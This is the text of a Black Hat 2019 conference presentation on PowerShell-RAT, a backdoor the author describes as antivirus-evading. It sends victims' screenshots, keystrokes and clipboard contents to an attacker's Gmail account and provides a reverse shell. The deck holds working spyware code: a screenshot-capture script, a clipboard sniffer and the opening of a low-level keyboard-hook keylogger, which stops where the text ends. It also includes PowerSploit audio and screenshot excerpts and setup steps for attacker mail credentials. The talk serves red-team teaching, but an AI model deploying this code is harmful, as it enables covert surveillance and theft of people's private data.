




black hat[®]

USA 2019

AUGUST 3-8, 2019

MANDALAY BAY / LAS VEGAS



[+] Author: Viral Maniar
[+] Twitter: @ManiarViral
[+] Description: Python based backdoor that uses Gmail to exfiltrate data as an attachment.
[+] Note: This backdoor does not require administrator privileges. This piece of code is Fully UnDetectable (FUD) by Anti-Virus (AV) software.
[+] Python version: 3.6.3
[+] PowerShell version: 5.1

Disclaimer

- Performing any hack attempts or tests without written permission from the owner of the systems is illegal.
- This project must not be used for illegal purposes or for hacking into system where you do not have permission, it is strictly for educational purposes and for people to experiment with.

whoami

- Over 6.5 years of experience in the field of Information Security
- Passionate about offensive and defensive security
- Working as a Principal Security Consultant at Threat Intelligence
- In my free time I develop security tools
- Outside from Infosec land – like photography



<https://github.com/Viralmaniar>



<https://twitter.com/maniarviral>



<https://www.linkedin.com/in/viralmaniar>



<https://viralmaniar.github.io/>

Why RAT?

EMPIRE



```
[Empire] Post-Exploitation Framework
[Version] 2.0 | [Web] https://theempire.io


EMPiRE

267 modules currently loaded
1 listeners currently active
0 agents currently active
```


NISHANG



POWERSPLOIT




Browser Warnings



Browser screenshot showing the GitHub repository for `EmpireProject/Empire`. The browser's download bar is open, displaying several files with warnings:

- `Empire-master.zip` (Show more information)
- `PowerSploit-master.zip` (This file contains a virus or malware.)
- `us-16-Grand-BSOD-HD.pdf` (Completed — 3.9 MB)
- `dns-sinkhole-33523.pdf` (Completed — 1.3 MB)

The main content of the page shows the repository details for `EmpireProject/Empire`, including a description, statistics (1,508 commits, 10 branches, 13 releases), and a list of files and folders.



Library screenshot showing the Downloads folder. The library contains three files with warnings:

- `nishang-master.zip` (This file contains a virus or malware. — github.com — 4:38 pm)
- `Empire-master.zip` (This file contains a virus or malware. — github.com — 4:35 pm)
- `PowerSploit-master.zip` (This file contains a virus or malware. — github.com — 4:07 pm)


```
1 function Get-TimedScreenshot
2 {
3     <#
4     .SYNOPSIS
5
6     Takes screenshots at a regular interval and saves them to disk.
7
8     PowerShell Function: Get-TimedScreenshot
9     Author: Chris Campbell (@obscuresec)
10    License: BSD 3-Clause
11    Required Dependencies: None
12    Optional Dependencies: None
13
14    .DESCRIPTION
15
16    A function that takes screenshots and saves them to a folder.
17
18    .PARAMETER Path
19
20    Specifies the folder path.
21
22    .PARAMETER Interval
23
24    Specifies the interval in seconds.
25
26    .PARAMETER EndTime
27
28    Specifies when the script should stop.
29
30    .EXAMPLE
31
32    PS C:\> Get-TimedScreenshot -Path C:\Users\chris\Documents -Interval 30 -EndTime 18:00
33
34    .LINK
35
36    http://obscuresecurity.blogspot.com/2017/07/PowerShell-Function-Get-TimedScreenshot.html
37    https://github.com/mattifestat/Get-TimedScreenshot
38    #>
39
40    [CmdletBinding()] Param(
41        [Parameter(Mandatory=$true)]
42        [ValidateScript({Test-Path -Path $_})]
43        [String] $Path,
44
45        [Parameter(Mandatory=$true)]
46        [Int32] $Interval,
47
48        [Parameter(Mandatory=$true)]
49        [String] $EndTime
50    )
51
52    # Create the folder if it doesn't exist
53    if (-not (Test-Path $Path)) {
54        New-Item -Path $Path -ItemType Directory
55    }
56
57    # Get the current time
58    $Now = Get-Date
59
60    # Loop until the end time is reached
61    while ($Now -lt $EndTime) {
62        # Take a screenshot
63        $ScreenshotPath = Join-Path $Path ($Now.ToString('MM-dd-yyyy_HH-mm-ss'))
64        Screenshot-Tool -Path $ScreenshotPath
65
66        # Wait for the interval
67        Start-Sleep -Seconds $Interval
68
69        # Get the current time
70        $Now = Get-Date
71    }
72 }
```

Full history

Here is a list of items that Windows Defender Antivirus detected as threats on your device.

Clear history

Trojan:PowerShell/Powersploit.B	Severe	14/7/2019 5:28 PM (Quarantined)	▼
Actions ▼ See details			
Trojan:PowerShell/Powersploit.G	Severe	14/7/2019 5:25 PM (Quarantined)	▼
Trojan:PowerShell/Powersploit.G	Severe	14/7/2019 5:20 PM (Quarantined)	▼

```
135 $mciSendStringDelegate = Get-DelegateType @([String],[String],[UInt32],[IntPtr]) ([UInt32])
136 if ($mciSendStringAddr -eq $null)
137 {
138     Throw 'Failed to acquire address to mciSendStringA'
139 }
140 $mciSendString = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($mciSendStringAddr, $mciSendStringDelegate)
141
142 #Initialize the ability to resolve errors
143 $mciGetErrorStringAddr = $null
144 $mciGetErrorStringAddr = Get-ProcAddress
145 $mciGetErrorStringDelegate = Get-DelegateType @([String],[String],[UInt32],[IntPtr]) ([UInt32])
146 if ($mciGetErrorStringAddr -eq $null)
147 {
148     Throw 'Failed to acquire address to mciGetErrorStringA'
149 }
150 $mciGetErrorString = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($mciGetErrorStringAddr, $mciGetErrorStringDelegate)
151
152 #Get device count
153 $DeviceCount = $waveInGetNumDevs.Invoke($null)
154
155 if ($DeviceCount -gt 0)
156 {
157     #Define buffer for MCI errors.
158     $errMsg = New-Object Text.StringBuilder 256
159
160     #Open an alias
161     $rtnVal = $mciSendString.Invoke($null, $errMsg, 256, 0)
162     if ($rtnVal -ne 0) {$mciGetErrorString $errMsg}
163
164     #Call recording function
165     $rtnVal = $mciSendString.Invoke($null, $errMsg, 256, 0)
166     if ($rtnVal -ne 0) {$mciGetErrorString $errMsg}
167
168     Start-Sleep -s $Length
169
170     #save recorded audio to disk
171     $rtnVal = $mciSendString.Invoke($null, $errMsg, 256, 0)
172     if ($rtnVal -ne 0) {$mciGetErrorString $errMsg}
173
174     #terminate alias
175     $rtnVal = $mciSendString.Invoke($null, $errMsg, 256, 0)
176     if ($rtnVal -ne 0) {$mciGetErrorString $errMsg}
177
178     $OutFile = Get-ChildItem -path $Path
179     Write-Output $OutFile
180 }
181
182 }
```

Windows Security

Full history

Here is a list of items that Windows Defender Antivirus detected as threats on your device.

Home

Virus & threat protection

Account protection

Clear history

Firewall & network protection

App & browser control

Device security

Device performance & health

Family options

Trojan:PowerShell/Powersploit.G

Alert level: Severe

Status: Quarantined

Date: 14/7/2019 5:20 PM

Category: Trojan

Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:

file: C:\Users\VM\AppData\Roaming\Notepad++\backup\new4@2019-07-14_172027

OK


PowerShell-RAT

- Open source tool written in Python and PowerShell
- Assist Red Teamers and Penetration Testers to exfiltrate sensitive information during internal penetration test, red team engagements or via phishing campaigns
- This piece of code is Fully UnDetectable (FUD) by Anti-Virus (AV) software's (for now)
- Currently supports following exfiltration modules over Gmail:
 - Reverse shell
 - Screenshots
 - Keyboard strokes
 - Clipboard Hijack

A screenshot of a terminal window showing the execution of the PowerShell-RAT tool. The title bar of the terminal window is "PowerShell-RAT". The output shows the author's name, Twitter handle, Python version, and PowerShell version. It then lists 18 tasks to be performed, including setting execution policy, taking screenshots, scheduling tasks for screenshot and keylogger data exfiltration, deleting screenshots, starting a keylogger, scheduling tasks for keylogger data exfiltration, sniffing the clipboard, and finally, a reverse shell and exit command.

```
[+] Author: Viral Maniar  
[+] Twitter: @ManiarViral  
[+] Python version: 3.6.3  
[+] PowerShell version: 5.1  
[+] All good....  
  
1. Set Execution Policy to Unrestricted  
2. SCREENSHOT  
3. Schedule a task to take screen shots  
4. Extract Screenshots via email  
5. Schedule a task for screenshot data exfiltration  
6. Delete screen shots  
7. Schedule a task to delete screen shots  
8. START KEYLOGGER  
9. Schedule a task for keylogger  
10. Extract Logs via email  
11. Schedule a task for keylogger data exfiltration  
12. SNIFF CLIPBOARD  
13. Schedule a task to sniff clipboard  
14. Extract Clipboard via email  
15. Schedule a task for clipboard data exfiltration  
16. REVERSE SHELL  
17. Hail Mary: Quick backdoor  
18. Exit
```


PowerShell-RAT Overview




Setup

- Throwaway Gmail account
- Enable "Allow less secure apps" by going to <https://myaccount.google.com/lesssecureapps>
- Modify the `$username` & `$password` variables for your account in the `Mail.ps1`, `MailLogs.ps1`, `MailClip.ps1` PowerShell files
- Modify `$msg.From` & `$msg.To.Add` with throwaway Gmail address

Screenshots Module

- Takes screenshots of the user screen every 1 minute using **Graphics.CopyFromScreen** Method
- Sends an email to the attacker as an attachment
- Deletes the screenshots to avoid suspicious




```
#####  
# Capturing a screenshot  
#####  
#Param(  
# [Parameter(Mandatory = $true)][string]$Path  
#)  
$OutPath = "$env:USERPROFILE\Documents\ScreenShot"  
if (-not (Test-Path $OutPath))  
{  
    New-Item $OutPath -ItemType Directory -Force  
}  
$FileName = "$env:COMPUTERNAME - $(get-date -f yyyy-MM-dd_HH:mm:ss).png"  
$File = "$OutPath\$FileName"  
$File = Join-Path $OutPath $FileName  
Add-Type -AssemblyName System.Windows.Forms  
Add-Type -AssemblyName System.Drawing  
# Gather Screen resolution information  
$Screen = [System.Windows.Forms.SystemInformation]::VirtualScreen  
$Width = $Screen.Width  
$Height = $Screen.Height  
$Left = $Screen.Left  
$Top = $Screen.Top  
# Create bitmap using the top-left and bottom-right bounds  
$bitmap = New-Object System.Drawing.Bitmap $Width, $Height  
# Create Graphics object  
$graphic = [System.Drawing.Graphics]::FromImage($bitmap)  
# Capture screen  
$graphic.CopyFromScreen($Left, $Top, 0, 0, $bitmap.Size)  
# Save to file  
$bitmap.Save($File)  
# Write-Output "Screenshot saved to:"  
Write-Output $File  
#####
```


Clipboard Module

- Keeps track of user clipboard along with timestamps every minute.

```
#####  
# Capturing Clipboard Data  
#####  
  
get-date >> clip.txt ; get-clipboard >> clip.txt
```

- User can modify these as per their need to sniff every few seconds
- Sends an email to the attacker with clipboard data as a **clip.txt** file attachment




Keystroke Module

- Starts keyboard strokes logging after user authentication

- Uses `SetWindowsHookEx` with `WH_KEYBOARD_LL`

- Sends an email to the attacker with keystrokes data as a `elog.txt` file attachment



```
#####
# Capturing Keystrokes
#####

Add-Type -TypeDefinition @"
using System;
using System.IO;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Windows.Forms;

namespace KeyLogger {
    public static class Program {
        private const int WH_KEYBOARD_LL = 13;
        private const int WM_KEYDOWN = 0x0100;

        private const string logFileName = "log.txt";
        private static StreamWriter logFile;

        private static HookProc hookProc = HookCallback;
        private static IntPtr hookId = IntPtr.Zero;

        public static void Main() {
            logFile = File.AppendText(logFileName);
            logFile.AutoFlush = true;

            hookId = SetHook(hookProc);
            Application.Run();
            UnhookWindowsHookEx(hookId);
        }

        private static IntPtr SetHook(HookProc hookProc) {
            IntPtr moduleHandle = GetModuleHandle(Process.GetCurrentProcess().MainModule.ModuleName);
            return SetWindowsHookEx(WH_KEYBOARD_LL, hookProc, moduleHandle, 0);
        }

